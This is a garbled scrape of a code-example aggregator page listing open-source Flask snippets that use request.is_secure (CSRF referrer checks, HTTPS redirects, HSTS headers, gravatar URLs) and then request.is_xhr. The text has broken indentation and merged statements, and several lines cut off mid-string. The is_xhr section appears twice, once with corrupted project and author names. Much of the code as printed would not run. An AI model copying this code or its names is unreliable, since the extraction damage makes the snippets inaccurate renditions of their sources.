```

```
good_referrer = 'https://%s/' % request.host

if not same_origin(request.referrer, good_referrer): reason =
'Referrer checking failed - origin does not match.'

return self._error_response(reason)

request.csrf_valid = True # mark this request is csrf valid
```

**Example 4**  
Project: *RSSNewsGAE* Author: *liantian-cn* File: [\*csrf.py\*](#) Apache License 2.0

6 vo

```
def protect(self):

    if request.method not in
        current_app.config['WTF_CSRF_METHODS']: return

    try:

        validate_csrf(self._get_csrf_token())

    except ValidationError as e:

        logger.info(e.args[0])

        self._error_response(e.args[0])

        if request.is_secure and
            current_app.config['WTF_CSRF_SSL_STRICT']: if not
            request.referrer:

            self._error_response('The referrer header is missing.')
            good_referrer
            = 'https://{}{}'.format(request.host) if not
            same_origin(request.referrer, good_referrer):
            self._error_response('The referrer does not match the host.')
            g.csrf_valid = True # mark this request as CSRF valid
```

**Example 5**

Project: *chihu* Author: *yelongyu* File: [csrf.py](#) GNU General Public License v3.0

6 vo

```
def protect(self):  
  
    if request.method not in self._app.config['WTF_CSRF_METHODS']:  
        return  
  
    if not validate_csrf(self._get_csrf_token()):  
        reason = 'CSRF token missing or incorrect.'  
  
        return self._error_response(reason)  
  
    if request.is_secure and  
        self._app.config['WTF_CSRF_SSL_STRICT']: if not request.referrer:  
        reason = 'Referrer checking failed - no Referrer.'  
  
        return self._error_response(reason)  
  
    good_referrer = 'https://%s/' % request.host  
  
    if not same_origin(request.referrer, good_referrer): reason =  
        'Referrer checking failed - origin does not match.'  
  
    return self._error_response(reason)
```

request.csrf\_valid = True # mark this request is csrf valid **Example 6**

Project: *Mocha* Author: *mardix* File: [ext.py](#) MIT License

6 vo

```
def init_app(self, app):
```

```

delivery_method = app.config.get("ASSETS_DELIVERY_METHOD")
if delivery_method and delivery_method.upper() in ["S3", "CDN"]:

    #with app.app_context():

        is_secure = False #request. is_secure

        if delivery_method.upper() == "CDN":

            domain = app.config.get("ASSETS_DELIVERY_DOMAIN") if "://" in
            domain:

                domain_parsed = utils.urlparse(domain)

                is_secure = domain_parsed.scheme == "https"

                domain = domain_parsed.netloc

                app.config.setdefault("S3_CDN_DOMAIN", domain)
                app.config["FLASK_ASSETS_USE_S3"] = True
                app.config["FLASKS3_ACTIVE"] = True

                app.config["FLASKS3_URL_STYLE"] = "path"

                app.config.setdefault("FLASKS3_USE_HTTPS", is_secure)
                app.config.setdefault("FLASKS3_ONLY_MODIFIED", True)
                app.config.setdefault("FLASKS3_GZIP", True)
                app.config.setdefault("FLASKS3_BUCKET_NAME",
                app.config.get("AWS_S3_BU

                super(self.__class__, self).init_app(app)

```

## **Example 7**

[Project: WRGameVideos-API Author: thundernet8 File: flask\\_moment.py GNU General Public](#)

6 vo

## [License v2.0](#)

```
def include_moment(version = '2.3.1'):

    if version is not None:

        if request.is_secure:

            protocol = 'https'

        else:

            protocol = 'http'

    js = '<script
src="%s://cdnjs.cloudflare.com/ajax/libs/moment.js/%s/mo
return
Markup("%s<script>

function flask_moment_render(elem) {

    $(elem).text(eval('moment("' + $(elem).data('timestamp') + "')."
    + $(elem).data($(elem).removeClass('flask-moment'));

}

function flask_moment_render_all() {

    $('.flask-moment').each(function() {

        flask_moment_render(this);

        if ($(this).data('refresh')) {

            (function(elem, interval) { setInterval(function() { flask_moment_rend
        }

    })
}
```

```
}
```

```
$(document).ready(function() {
```

```
flask_moment_render_all();
```

```
});
```

```
</script>"" % js)
```

## Example 8

[Project: WRGameVideos-API Author: thundernet8 File: flask\\_sslify.py GNU General Public License](#)

6 vo

[v2.0](#)

```
def redirect_to_ssl(self):
```

```
"""Redirect incoming requests to HTTPS."""
```

```
# Should we redirect?
```

```
criteria = [
```

```
request.is_secure,
```

```
current_app.debug,
```

```
request.headers.get('X-Forwarded-Proto', 'http') == 'https'
```

```
]
```

```
if not any(criteria) and not self.skip:
```

```
if request.url.startswith('http://'):
```

```
url = request.url.replace('http://', 'https://', 1) code = 302
```

```
if self.permanent:  
  
    code = 301  
  
    r = redirect(url, code=code)  
  
    return r
```

## Example 9

[Project: plataforma-livre-dados-abertos](#) Author: [pbaesse](#) File: [csrf.py](#)  
[GNU General Public License](#)

6 vo

[v3.0](#)

```
def protect(self):  
  
    if request.method not in  
        current_app.config['WTF_CSRF_METHODS']: return  
  
    try:  
  
        validate_csrf(self._get_csrf_token())  
  
    except ValidationError as e:  
  
        logger.info(e.args[0])  
  
        self._error_response(e.args[0])  
  
    if request.is_secure and  
        current_app.config['WTF_CSRF_SSL_STRICT']: if not  
            request.referrer:  
  
                self._error_response('The referrer header is missing.') good_referrer  
                = 'https://{}{}'.format(request.host) if not  
                    same_origin(request.referrer, good_referrer):
```

```
self._error_response('The referrer does not match the host.')
g.csrf_valid = True # mark this request as CSRF valid
```

**Example 10**

Project: *zeus* Author: *getsentry* File: [ssl.py](#) Apache License 2.0

6 vo

```
def redirect_to_ssl(self):
```

"""

Redirect incoming requests to HTTPS.

"""

```
criteria = [
```

```
    request.is_secure,
```

```
    current_app.debug,
```

```
    current_app.testing,
```

```
    request.headers.get("X-Forwarded-Proto", "http") == "https",
```

```
]
```

```
if (
```

```
    request.headers.get("User-Agent", "")
```

```
.lower()
```

```
.startswith(self.exclude_user_agents)
```

```
):
```

```
return
```

```
if not any(criteria):
```

```
if request.url.startswith("http://"): url = request.url.replace("http://",
"https://", 1) r = redirect(url, code=301)

return r
```

## Example 11

Project: *webapp* Author: *superchilli* File: [\*flask\\_moment.py\*](#) MIT License

```
6 vo

def include_moment(version = '2.3.1'):

    if version is not None:

        if request.is_secure:

            protocol = 'https'

        else:

            protocol = 'http'

        js = '<script
src="%s://cdnjs.cloudflare.com/ajax/libs/moment.js/%s/mo return
Markup("%s<script>

function flask_moment_render(elem) {

    $(elem).text(eval('moment"' + $(elem).data('timestamp') + "'').'
    $(elem).dat $(elem).removeClass('flask-moment');

}

function flask_moment_render_all() {

    $('.flask-moment').each(function() {
```

```
flask_moment_render(this);

if ($(this).data('refresh')) {

(function(elem, interval) { setInterval(function() { flask_moment_rend

}

})

}

$(document).ready(function() {

flask_moment_render_all();

});

</script>"" % js)
```

## Example 12

Project: *webapp* Author: *superchilli* File: [csrf.py](#) MIT License

6 vo

```
def protect(self):

if request.method not in
current_app.config['WTF_CSRF_METHODS']: return

try:

validate_csrf(self._get_csrf_token())

except ValidationError as e:

logger.info(e.args[0])

self._error_response(e.args[0])
```

```
if request.is_secure and
current_app.config['WTF_CSRF_SSL_STRICT']: if not
request.referrer:

    self._error_response('The referrer header is missing.') good_referrer
    = 'https://{}{}'.format(request.host) if not
    same_origin(request.referrer, good_referrer):
        self._error_response('The referrer does not match the host.')
    g.csrf_valid = True # mark this request as CSRF valid Example 13
```

Project: *WRGameVideos-Server* Author: *thundernet8* File: [\*csrf.py\*](#)  
[GNU General Public License v2.0](#)

6 vo

```
def protect(self):

    if request.method not in self._app.config['WTF_CSRF_METHODS']:
        return

    if not validate_csrf(self._get_csrf_token()):
        reason = 'CSRF token missing or incorrect.'

        return self._error_response(reason)

    if request.is_secure and
self._app.config['WTF_CSRF_SSL_STRICT']: if not request.referrer:
        reason = 'Referrer checking failed - no Referrer.'

        return self._error_response(reason)

    good_referrer = 'https://%s/' % request.host

    if not same_origin(request.referrer, good_referrer): reason =
'Referrer checking failed - origin does not match.'

    return self._error_response(reason)
```

```
request.csrf_valid = True # mark this request is csrf valid
```

**Example 14**

Project: *flasky* Author: *RoseOu* File: [\\_\\_init\\_\\_.py](#) MIT License

5 vo

```
def include_pagedown(self):  
  
    if request.is_secure:  
  
        protocol = 'https'  
  
    else:  
  
        protocol = 'http'  
  
    return Markup("")  
  
<script type="text/javascript" src="  
{0}://cdnjs.cloudflare.com/ajax/libs/pagedown/  
  
<script type="text/javascript" src="  
{0}://cdnjs.cloudflare.com/ajax/libs/pagedown/  
"".format(protocol))
```

### **Example 15**

Project: *flasky* Author: *RoseOu* File: [flask\\_moment.py](#) MIT License

5 vo

```
def include_jquery(version = '1.10.1'): if request.is_secure:  
  
    protocol = 'https'  
  
    else:
```

```
protocol = 'http'

return Markup('<script src="%s://code.jquery.com/jquery-%s.min.js">
</script>
```

**Example 16**

Project: *flasky* Author: *RoseOu* File: [flask\\_sslify.py](#) MIT License

5 vo

```
def set_hsts_header(self, response):
    """Adds HSTS header to each response."""
    # Should we add STS header?
    if request.is_secure and not self.skip:
        response.headers.setdefault('Strict-Transport-Security',
            self.hsts_header)
        return response
```

### **Example 17**

Project: *flasky* Author: *RoseOu* File: [models.py](#) MIT License

5 vo

```
def gravatar(self, size=100, default='identicon', rating='g'):
    if request.is_secure:
        url = 'https://secure.gravatar.com/avatar'
    else:
        url = 'http://www.gravatar.com/avatar'
    hash = self.avatar_hash or hashlib.md5(
        self.email.encode('utf-8')).hexdigest()
```

```
return '{url}/{hash}?s={size}&d={default}&r={rating}'.format(  
    url=url, hash=hash, size=size, default=default, rating=rating)
```

### **Example 18**

Project: *ibart* Author: *jbech-linaro* File: [\*ibart.py\*](#) MIT License

5 vo

```
def restart_page(pr_id, pr_sha1):  
  
    worker.user_add(pr_id, pr_sha1)  
  
    # if request. is _secure:  
  
    # if request.referrer:  
  
    # return redirect(request.referrer)  
  
    return redirect(request.referrer)
```

### **Example 19**

Project: *ibart* Author: *jbech-linaro* File: [\*ibart.py\*](#) MIT License

5 vo

```
def stop_page(pr_id, pr_sha1):  
  
    worker.cancel(pr_id, pr_sha1)  
  
    # if request. is _secure:  
  
    # if request.referrer:  
  
    # return redirect(request.referrer)  
  
    return redirect(request.referrer)  
  
    # logs/jbech-linaro/
```

## Example 20

Project: *circleci-demo-python-flask* Author: *CircleCI-Public* File: [\*models.py\*](#) MIT License

5 vo

```
def gravatar(self, size=100, default='identicon', rating='g'): if request.  
is_secure:  
  
url = 'https://secure.gravatar.com/avatar'  
  
else:  
  
url = 'http://www.gravatar.com/avatar'  
  
hash = self.avatar_hash or hashlib.md5(  
  
self.email.encode('utf-8')).hexdigest()  
  
return '{url}/{hash}?s={size}&d={default}&r={rating}'.format(  
  
url=url, hash=hash, size=size, default=default, rating=rating)
```

## Example 21

Project: *qis* Author: *quru* File: [\*flask\\_util.py\*](#) GNU Affero General  
Public License v3.0

5 vo

```
def get_port(request):
```

```
"""
```

Returns the port number in use on a Flask/Werkzeug request object.

```
"""
```

```
sep_idx = request.host.find(':')
```

```
if sep_idx == -1:  
    return 443 if request.is_secure else 80  
  
else:  
  
    return parse_int(request.host[sep_idx + 1:])
```

## Example 22

Project: *qis* Author: *quru* File: [\*views\\_util.py\*](#) GNU Affero General Public License v3.0

5 vo

```
def _check_ssl_request(request, from_web):  
    """
```

A low-level component implementing a request checker that tests for HTTPS

and returns a Flask redirect if required (or a JSON error response if not from\_web), but otherwise returns None.

"""

```
if not request.is_secure:  
    if from_web:  
        to_url = request.url.replace('http:', 'https:', 1)  
        return redirect(to_url)  
  
    else:  
  
        return make_api_error_response(AuthenticationError(  
            'HTTPS must be used to access this function'))
```

```
 ), logger)
```

```
return None
```

### Example 23

Project: *Flashcards* Author: *KevDi* File: [users.py](#) MIT License

```
5 vo
```

```
def gravatar(self, size=100, default='identicon', rating='g'): if request.  
is_secure:
```

```
url = 'https://secure.gravatar.com/avatar'
```

```
else:
```

```
url = 'http://www.gravatar.com/avatar'
```

```
hash = self.avatar_hash or hashlib.md5(
```

```
self.email.encode('utf-8')).hexdigest()
```

```
return '{url}/{hash}?s={size}&d={default}&r={rating}'.format(
```

```
url=url, hash=hash, size=size, default=default, rating=rating)
```

### Example 24

Project: *Python-OpenCV-Webserver* Author: *iandowling* File: [app.py](#)  
[MIT License](#)

```
5 vo
```

```
def ssl_wrapper(req):
```

```
@wraps(req)
```

```
def redirect_ssl(*args, **argsv):
```

```
if current_app.config.get("SSL"):  
    if request.is_secure:  
        return req(*args, **argsv)  
    else:  
        return redirect(request.url.replace("http://", "https://"))  
    return req(*args, **argsv)  
return redirect_ssl
```

## Example 25

Project: *chihu* Author: *yelongyu* File: [\*models.py\*](#) [GNU General Public License v3.0](#)

5 vo

```
def gravatar(self, size=50, default='identicon', rating='g'): if request.is_secure:  
    url = 'https://cdn.v2ex.com/gravatar/' # 换成国内的源, 不然你懂的  
else:  
    url = 'http://cn.gravatar.com/avatar'  
hash = hashlib.md5(self.email.encode('utf-8')).hexdigest() return  
'{url}/{hash}?s={size}'.format(url=url, hash=hash, size=size)
```

## Example 26

Project: *flasky-appengine* Author: *russomi* File: [\*models.py\*](#) [MIT License](#)

5 vo

```
def gravatar(self, size=100, default='identicon', rating='g'): if request.  
is_secure:  
  
    url = 'https://secure.gravatar.com/avatar'  
  
else:  
  
    url = 'http://www.gravatar.com/avatar'  
  
hash = self.avatar_hash or hashlib.md5(  
  
    self.email.encode('utf-8')).hexdigest()  
  
return '{url}/{hash}?s={size}&d={default}&r={rating}'.format(  
  
url=url, hash=hash, size=size, default=default, rating=rating)
```

### Example 27

Project: *RPGOne* Author: *RTHMaK* File: [models.py](#) Apache License  
[2.0](#)

5 vo

```
def gravatar(self, size=100, default='identicon', rating='g'): if request.  
is_secure:  
  
    url = 'https://secure.gravatar.com/avatar'  
  
else:  
  
    url = 'http://www.gravatar.com/avatar'  
  
hash = self.avatar_hash or hashlib.md5(  
  
    self.email.encode('utf-8')).hexdigest()  
  
return '{url}/{hash}?s={size}&d={default}&r={rating}'.format(
```

url=url, hash=hash, size=size, default=default, rating=rating)

### Example 28

Project: *flask-now* Author: *richgieg* File: [\*models.py\*](#) MIT License

5 vo

```
def gravatar(self, size=100, default='identicon', rating='g'): if request.  
is_secure:
```

```
    url = 'https://secure.gravatar.com/avatar'
```

```
else:
```

```
    url = 'http://www.gravatar.com/avatar'
```

```
hash = self.avatar_hash or self.generate_avatar_hash() return  
'{url}/{hash}?s={size}&d={default}&r={rating}'.format(
```

url=url, hash=hash, size=size, default=default, rating=rating)

### Example 29

Project: *eLibrarian* Author: *frank-u* File: [\*models.py\*](#) GNU General  
Public License v3.0

5 vo

```
def gravatar(self, size=100, default='identicon', rating='x'):
```

```
    """Get link pointing to user's gravatar"""
```

```
if request.is_secure:
```

```
    url = 'https://secure.gravatar.com/avatar'
```

```
else:
```

```
    url = 'http://www.gravatar.com/avatar'
```

```
av_hash = self.avatar_hash or hashlib.md5(  
    self.email.encode('utf-8')).hexdigest()  
  
return '{url}/{hash}?s={size}&d={default}&r={rating}'.format(  
    url=url, hash=av_hash, size=size, default=default, rating=rating)
```

### **Example 30**

Project: *roger-api* Author: *rogertalk* File: [\\_\\_init\\_\\_.py](#) MIT License

5 vo

```
def enforce_https():  
  
    if not request.is_secure:  
  
        return 'Try again with HTTPS.', 403
```

### **Example 31**

Project: *Oyster-app* Author: *XzAmrzs* File: [models.py](#) MIT License

5 vo

```
def gravatar(self, size=100, default='identicon', rating='g'): if request.  
    is_secure:  
  
        url = 'https://secure.gravatar.com/avatar'  
  
    else:  
  
        url = 'http://www.gravatar.com/avatar'  
  
    hash = self.avatar_hash or hashlib.md5(  
        self.email.encode('utf-8')).hexdigest()  
  
    return '{url}/{hash}?s={size}&d={default}&r={rating}'.format(
```

url=url, hash=hash, size=size, default=default, rating=rating)

### Example 32

Project: *WRGameVideos-API* Author: *thundernet8* File: [\\_\\_init\\_\\_.py](#)  
[GNU General Public License v2.0](#)

5 vo

```
def include_pagedown(self):  
    if request.is_secure:  
        protocol = 'https'  
    else:  
        protocol = 'http'  
    return Markup("")  
  
<script type="text/javascript" src="  
{0}://cdnjs.cloudflare.com/ajax/libs/pagedown/  
  
<script type="text/javascript" src="  
{0}://cdnjs.cloudflare.com/ajax/libs/pagedown/  
"".format(protocol))
```

### Example 33

[Project: WRGameVideos-API](#) Author: *thundernet8* File:  
[flask\\_moment.py](#) [GNU General Public](#)

5 vo

[License v2.0](#)

```
def include_jquery(version = '1.10.1'):
```

```
if request.is_secure:  
    protocol = 'https'  
else:  
    protocol = 'http'  
  
return Markup('<script src="%s://code.jquery.com/jquery-%s.min.js">  
</script>')
```

**Example 34**

[Project: WRGameVideos-API](#) Author: *thundernet8* File: [flask\\_sslify.py](#) GNU General Public License

5 vo

[v2.0](#)

```
def set_hsts_header(self, response):  
  
    """Adds HSTS header to each response."""  
  
    # Should we add STS header?  
  
    if request.is_secure and not self.skip:  
  
        response.headers.setdefault('Strict-Transport-Security',  
            self.hsts_header) return response
```

**Example 35**

[Project: database\\_project](#) Author: *HughWen* File: [models.py](#) MIT License

5 vo

```
def gravatar(self, size=100, default='identicon', rating='g'): if request.  
    is_secure:
```

```
url = 'https://secure.gravatar.com/avatar'  
else:  
  
url = 'http://www.gravatar.com/avatar'  
  
hash = self.avatar_hash or hashlib.md5(  
  
self.email.encode('utf-8')).hexdigest()  
  
return '{url}/{hash}?s={size}&d={default}&r={rating}'.format(  
  
url=url, hash=hash, size=size, default=default, rating=rating)
```

### Example 36

Project: *Blog* Author: *CharlesZhong* File: [\*models.py\*](#) [GNU General Public License v2.0](#)

5 vo

```
def gravatar(self, size=100, default='identicon', rating='g'): if request.  
is_secure:  
  
url = 'https://secure.gravatar.com/avatar'  
  
else:  
  
url = 'http://www.gravatar.com/avatar'  
  
hash = self.avatar_hash or hashlib.md5(  
  
self.email.encode('utf-8')).hexdigest()  
  
return '{url}/{hash}?s={size}&d={default}&r={rating}'.format(  
  
url=url, hash=hash, size=size, default=default, rating=rating)
```

### Example 37

Project: *zeus* Author: *getsentry* File: [\*ssl.py\*](#) [Apache License 2.0](#)

5 vo

```
def set_hsts_header(self, response):
```

```
    """
```

Adds HSTS header to each response.

```
    """
```

```
    if request.is_secure:
```

```
        response.headers.setdefault("Strict-Transport-Security",  
        self.hsts_header) return response
```

### Example 38

Project: *FlaskPyrezAPI* Author: *luissilva1044894* File: [\\_\\_init\\_\\_.py](#)  
[MIT License](#)

5 vo

```
def check_redirects(app):
```

```
    #@app.before_request
```

```
    @app.before_first_request
```

```
    def do_before_request():
```

```
        if isinstance(app, flask.Flask):
```

```
            from flask import request, g
```

```
        else:
```

```
            from quart import request, g
```

```
            scheme = request.headers.get('X-Forwarded-Proto')
```

```

# https://stackoverflow.com/questions/32237379/python-flask-redire

# if not request. is_secure and app.env != 'development': if scheme
and scheme == 'http' and request.url.startswith('http://'

return redirect(request.url.replace('http://', 'https://', g.__cookies__ =
[]

from utils.file import read_file

for _ in (read_file('data/redirects.json', is_json=True) or {}).ge if
_.get('path') and _.get('path').lower() == request.path if
isinstance(app, flask.Flask):

from flask import redirect, url_for

else:

from quart import redirect, url_for

return redirect(url_for(_.get('for')))

"#redirect_old

for _ in __kwargs__:

for __ in __kwargs__[ ]:

if request.path == __: #request.full_path

from flask import redirect, url_for

__split = __.split('/')[1:]

return redirect(url_for(f'{__split[0]}.{__}.

"

```

### Example 39

Project: *confidant* Author: *lyft* File: [\*userauth.py\*](#) Apache License 2.0

5 vo

```
def log_in(self):  
    response = flask.make_response()  
    result = self.authomatic.login(  
        WerkzeugAdapter(request, response),  
        'google',  
        session=session,  
        session_saver=lambda: app.save_session(session, response),  
        secure_cookie=(True if request.is_secure else False)  
    )  
    if result:  
        if result.error:  
            msg = 'Google auth failed with error: {0}'  
            logging.error(msg.format(result.error))  
            return abort(403)  
        # successful login  
        if result.user:  
            result.user.update()  
            user = result.user  
            self.set_expiration()
```

```
self.set_current_user(email=user.email,
first_name=user.first_name,
last_name=user.last_name)

# TODO: find a way to save the angular args?

# authomatic adds url params google auth has stripped the
# angular args anyway, so let's just redirect back to the
# index.

resp = self.redirect_to_index()

self.set_csrf_token(resp)

return resp

# Authomatic will have put a redirect in our response here.

return response
```

## Example 40

Project: *material-girl* Author: *bobcolner* File: [\*models.py\*](#) MIT License

5 vo

```
def gravatar(self, size=100, default='identicon', rating='g'): if request.
is_secure:

url = 'https://secure.gravatar.com/avatar'

else:

url = 'http://www.gravatar.com/avatar'

hash = self.avatar_hash or hashlib.md5(
```

```
self.email.encode('utf-8')).hexdigest()

return '{url}/{hash}?s={size}&d={default}&r={rating}'.format(
    url=url, hash=hash, size=size, default=default, rating=rating)
```

### **Example 41**

Project: *webapp* Author: *superchilli* File: [init.py](#) MIT License

5 vo

```
def include_pagedown(self):

    if request.is_secure:
        protocol = 'https'
    else:
        protocol = 'http'

    return Markup("""
<script type="text/javascript" src="{}://cdnjs.cloudflare.com/ajax/libs/pagedown/
<script type="text/javascript" src="{}://cdnjs.cloudflare.com/ajax/libs/pagedown/
    """.format(protocol))
```

### **Example 42**

Project: *webapp* Author: *superchilli* File: [flask\\_moment.py](#) MIT License

5 vo

```
def include_jquery(version = '1.10.1'):
```

```
if request.is_secure:  
    protocol = 'https'  
else:  
    protocol = 'http'  
  
return Markup('<script src="%s://code.jquery.com/jquery-%s.min.js">  
</script>')
```

**Example 43**  
Project: *webapp* Author: *superchilli* File: [\*models.py\*](#) MIT License

5 vo

```
def gravatar(self, size=100, default='identicon', rating='g'): if request.  
is_secure:  
    url = 'https://secure.gravatar.com/avatar'  
else:  
    url = 'http://www.gravatar.com/avatar'  
  
hash = self.avatar_hash or hashlib.md5(  
    self.email.encode('utf-8')).hexdigest()  
  
return '{url}/{hash}?s={size}&d={default}&r={rating}'.format(  
    url=url, hash=hash, size=size, default=default, rating=rating)
```

**Example 44**  
Project: *flasky-first-edition* Author: *miguelgrinberg* File: [\*models.py\*](#) MIT License

5 vo

```
def gravatar(self, size=100, default='identicon', rating='g'): if request.  
is_secure:  
  
    url = 'https://secure.gravatar.com/avatar'  
  
else:  
  
    url = 'http://www.gravatar.com/avatar'  
  
hash = self.avatar_hash or hashlib.md5(  
  
    self.email.encode('utf-8')).hexdigest()  
  
return '{url}/{hash}?s={size}&d={default}&r={rating}'.format(  
  
    url=url, hash=hash, size=size, default=default, rating=rating)
```

### Example 45

Project: *NiceBlog* Author: *SheHuan* File: [models.py](#) [Apache License 2.0](#)

5 vo

```
def gravatar(self, size=100, default='identicon', rating='g'):
```

```
"""
```

生成用户头像地址

:param size:图片大小

:param default:指定图片生成器

:param rating:图片级别

:return:

```
"""
```

```
if request.is_secure:  
  
    url = 'https://secure.gravatar.com/avatar'  
  
else:  
  
    url = 'http://www.gravatar.com/avatar'  
  
hash = self.avatar_hash or self.gravatar_hash() return '{url}/{hash}?  
s={size}&d={default}&r={rating}'.format(url=url, hash=hash, rating=rating)
```

## Example 46

Project: *PilosusBot* Author: *pilosus* File: [\*test\\_models.py\*](#) MIT License

5 vo

```
def test_is_testing(self):  
  
    self.assertTrue(current_app.config['TESTING'])  
  
    self.assertFalse(current_app.config['SSL_DISABLE'])  
    self.assertFalse(request.is_secure)
```

## Example 47

Project: *PilosusBot* Author: *pilosus* File: [\*test\\_models.py\*](#) MIT License

5 vo

```
def test_user_gravatar(self):  
  
    user_role = Role.query.filter_by(name='User').first() user =  
    User(email=forgery_py.internet.email_address(),  
    username=forgery_py.internet.user_name(),  
  
    password='old_password',  
  
    avatar_hash=None,
```

```
role=user_role,  
confirmed=True)  
  
db.session.add(user)  
  
db.session.commit()  
  
https_url = 'https://secure.gravatar.com/avatar'  
  
http_url = 'http://www.gravatar.com/avatar'  
  
size = 150  
  
default = 'identicon'  
  
rating = 'g'  
  
hash = hashlib.md5(user.email.encode('utf-8')).hexdigest()  
http_gravatar = user.gravatar(size=size, default=default,  
rating=rating) self.assertEqual(http_gravatar,  
'{url}/{hash}?s={size}&d={default}&r={rating}'.  
format(url=http_url, hash=hash, size=size, default=default,  
rating=rating))  
  
self.assertNotEqual(http_gravatar,  
'{url}/{hash}?s={size}&d={default}&r={rating}'.  
format(url=https_url, hash=hash, size=size, default=default,  
rating=rating))  
  
# 'PilosusBot.models.request' cannot be patched like this:  
  
# with patch('PilosusBot.models.request. is_secure',  
new_callable=Property
```

```
# mock_sec.return_value = True

# request. is_secure # returns True now

#
# so there's no way to test HTTPS gravatar url other than
# having fun with HTTP headers probably (?)
```

### **Example 48**

Project: *PilosusBot* Author: *pilosus* File: [\*models.py\*](#) MIT License

5 vo

```
def gravatar(self, size=100, default='identicon', rating='g'): if request.
is_secure:
```

```
url = 'https://secure.gravatar.com/avatar'
```

```
else:
```

```
url = 'http://www.gravatar.com/avatar'
```

```
hash = self.avatar_hash or hashlib.md5(
```

```
self.email.encode('utf-8')).hexdigest()
```

```
return '{url}/{hash}?s={size}&d={default}&r={rating}'.format(
```

```
url=url, hash=hash, size=size, default=default, rating=rating)
```

### **Example 49**

Project: [\*openshift3-webhook-proxy\*](#) Author: *GrahamDumpleton* File: [\*app.py\*](#) BSD 2-Clause

4 vo

## "Simplified" License

```
def webhook_travis_ci(cluster, project, application): debug =  
os.environ.get('DEBUG', "").lower() in ('1', 'true') authorization =  
request.headers['Authorization']  
  
fields = json.loads(request.form['payload'])  
  
if debug:  
  
    print('inbound-headers:', request.headers, file=sys.stderr)  
    print('inbound-authorization:', authorization, file=sys.stderr)  
    print('inbound-payload:', fields, file=sys.stderr) if fields['status'] not in  
(0, None):  
  
        return "  
  
url = generic_url % dict(cluster=cluster, project=project,  
application=application, authorization=authorization) payload = {}  
  
payload['type'] = 'git'  
  
payload['git'] = dict(  
  
    uri=fields['repository']['url'],  
  
    refs='refs/heads/'+fields['branch'],  
  
    commit=fields['commit'],  
  
    author=dict(  
  
        name=fields['author_name'],  
  
        email=fields['author_email']  
    ),  
  
    committer=dict(
```

```
name=fields['committer_name'],
email=fields['committer_email']
),
message=fields['message']
)
headers = {}

headers['Content-Type'] = 'application/json'

data = json.dumps(payload)

if os.environ.get('SSL_NO_VERIFY'):

    verify = not(os.environ.get('SSL_NO_VERIFY', "").lower() in ('1',
    'true')) else:

        verify = request. is_secure

if debug:

    print('outbound-url:', url, file=sys.stderr)

    print('outbound-payload:', payload, file=sys.stderr) print('outbound-
    verify:', verify, file=sys.stderr) try:

        response = requests.post(url, verify=verify, headers=headers,
        data=data) except Exception as e:

            print(e, file=sys.stderr)

raise

return "
```

## Example 50

Project: *pipa-pay-server* Author: *davidvon* File: [\*csrf.py\*](#) Apache License 2.0

4 vo

```
def init_app(self, app):  
  
    app.jinja_env.globals['csrf_token'] = generate_csrf  
    strict = app.config.get('WTF_CSRF_SSL_STRICT', True)  
    csrf_enabled = app.config.get('WTF_CSRF_ENABLED', True)  
  
    @app.before_request  
  
    def _csrf_protect():  
  
        # many things come from django.middleware.csrf  
  
        if not csrf_enabled:  
  
            return  
  
        if request.method in ('GET', 'HEAD', 'OPTIONS', 'TRACE'): return  
  
        if self._exempt_views:  
  
            if not request.endpoint:  
  
                return  
  
            view = app.view_functions.get(request.endpoint) if not view:  
  
                return  
  
            dest = '%s.%s' % (view.__module__, view.__name__) if dest in  
            self._exempt_views:  
  
                return
```

```
csrf_token = None

if request.method in ('POST', 'PUT', 'PATCH'):

    # find the `csrf_token` field in the submitted form

    # if the form had a prefix, the name will be `{prefix}-csrf_token` for key
    # in request.form:

    if key.endswith('csrf_token'):

        csrf_token = request.form[key]

    if not csrf_token:

        # You can get csrf token from header

        # The header name is the same as Django

        csrf_token = request.headers.get('X-CSRFToken') if not csrf_token:

            # The header name is the same as Rails

            csrf_token = request.headers.get('X-CSRF-Token') if not
            validate_csrf(csrf_token):

                reason = 'CSRF token missing or incorrect.'

                return self._error_response(reason)

            if request.is_secure and strict:

                if not request.referrer:

                    reason = 'Referrer checking failed - no Referrer.'

                    return self._error_response(reason)

                good_referrer = 'https://%s/' % request.host
```

```
if not same_origin(request.referrer, good_referrer): reason =  
'Referrer checking failed - origin not match.'
```

```
return self._error_response(reason)
```

```
request.csrf_valid = True # mark this request is csrf valid
```

## Python `flask.request.is_xhr()` Examples

The following are code examples for showing how to use `flask.request.is_xhr()`. They are from open source Python projects. You can vote up the examples you like or vote down the ones you don't like.

### Example 1

Project: `swarna` Author: `ardesarrilo` File: `sp.py` MIT License 6 vc

```
def error_handler(err):
    if request.is_xhr:
        return str(err), err.code

    if isinstance(err, ValueError):
        err = exceptions.BadRequest()
    elif isinstance(err, NoResultFound):
        err = exceptions.NotFound()

    try:
        context = dict(
            code=err.code,
            error=err.name,
            description=err.description,
        )
    except AttributeError:
        context = dict(
            code=500,
            error='Internal Server Error',
            description=str(err),
        )

    return render_template('error.html', **context), context['code']
```

### Example 2

Project: `redash-stm` Author: `mzWu` File: `remote_user_auth.py` Mozilla Public License 2.0 6 vc

```
def redirect_login():
    """Automatically redirects from /login to /remote_user/login.
    """
    login_path = get_login_url(external=False, next=None)
    if (
        settings.REMOTE_USER_LOGIN_ENABLED
        and not request.is_xhr
        and request.path.startswith(login_path)
    ):
        org_slug = current_org.slug
        index_url = url_for("redash.index", org_slug=org_slug)
        unsafe_next_path = request.args.get('next', index_url)
        next_path = get_next_path(unsafe_next_path)
        remote_login_url = url_for(
            'remote_user_auth.login', next=next_path, org_slug=org_slug
        )
        return redirect(remote_login_url)
```

### Example 3

5 vc

Python flask.request.is\_xhr() Examples The following are code examples for showing how to use `flask.request.is_xhr()`. They are from open source Python projects. You can vote up the examples you like or vote down the ones you don't like.

## Example 1

Project: *sarna* Author: *rsrdesarrollo* File: [app.py](#) [MIT License](#)

6 vo

```
def error_handler(err):
    if request. is_xhr:
        return str(err), err.code

    if isinstance(err, ValueError):
        err = exceptions.BadRequest()

    elif isinstance(err, NoResultFound):
        err = exceptions.NotFound()

    try:
        context = dict(
            code=err.code,
            error=err.name,
            description=err.description,
        )
    except AttributeError:
```

```
context = dict(  
    code=500,  
    error='Internal Server Error',  
    description=str(err),  
)  
  
return render_template('error.html', **context), context['code']
```

## Example 2

Project: *redash-stmo* Author: *mozilla* File: [\*remote\\_user\\_auth.py\*](#)  
[Mozilla Public License 2.0](#)

6 vo

```
def redirect_login():  
    """Automatically redirects from /login to /remote_user/login.  
    """
```

```
    login_path = get_login_url(external=False, next=None) if (  
        settings.REMOTE_USER_LOGIN_ENABLED  
        and not request.is_xhr  
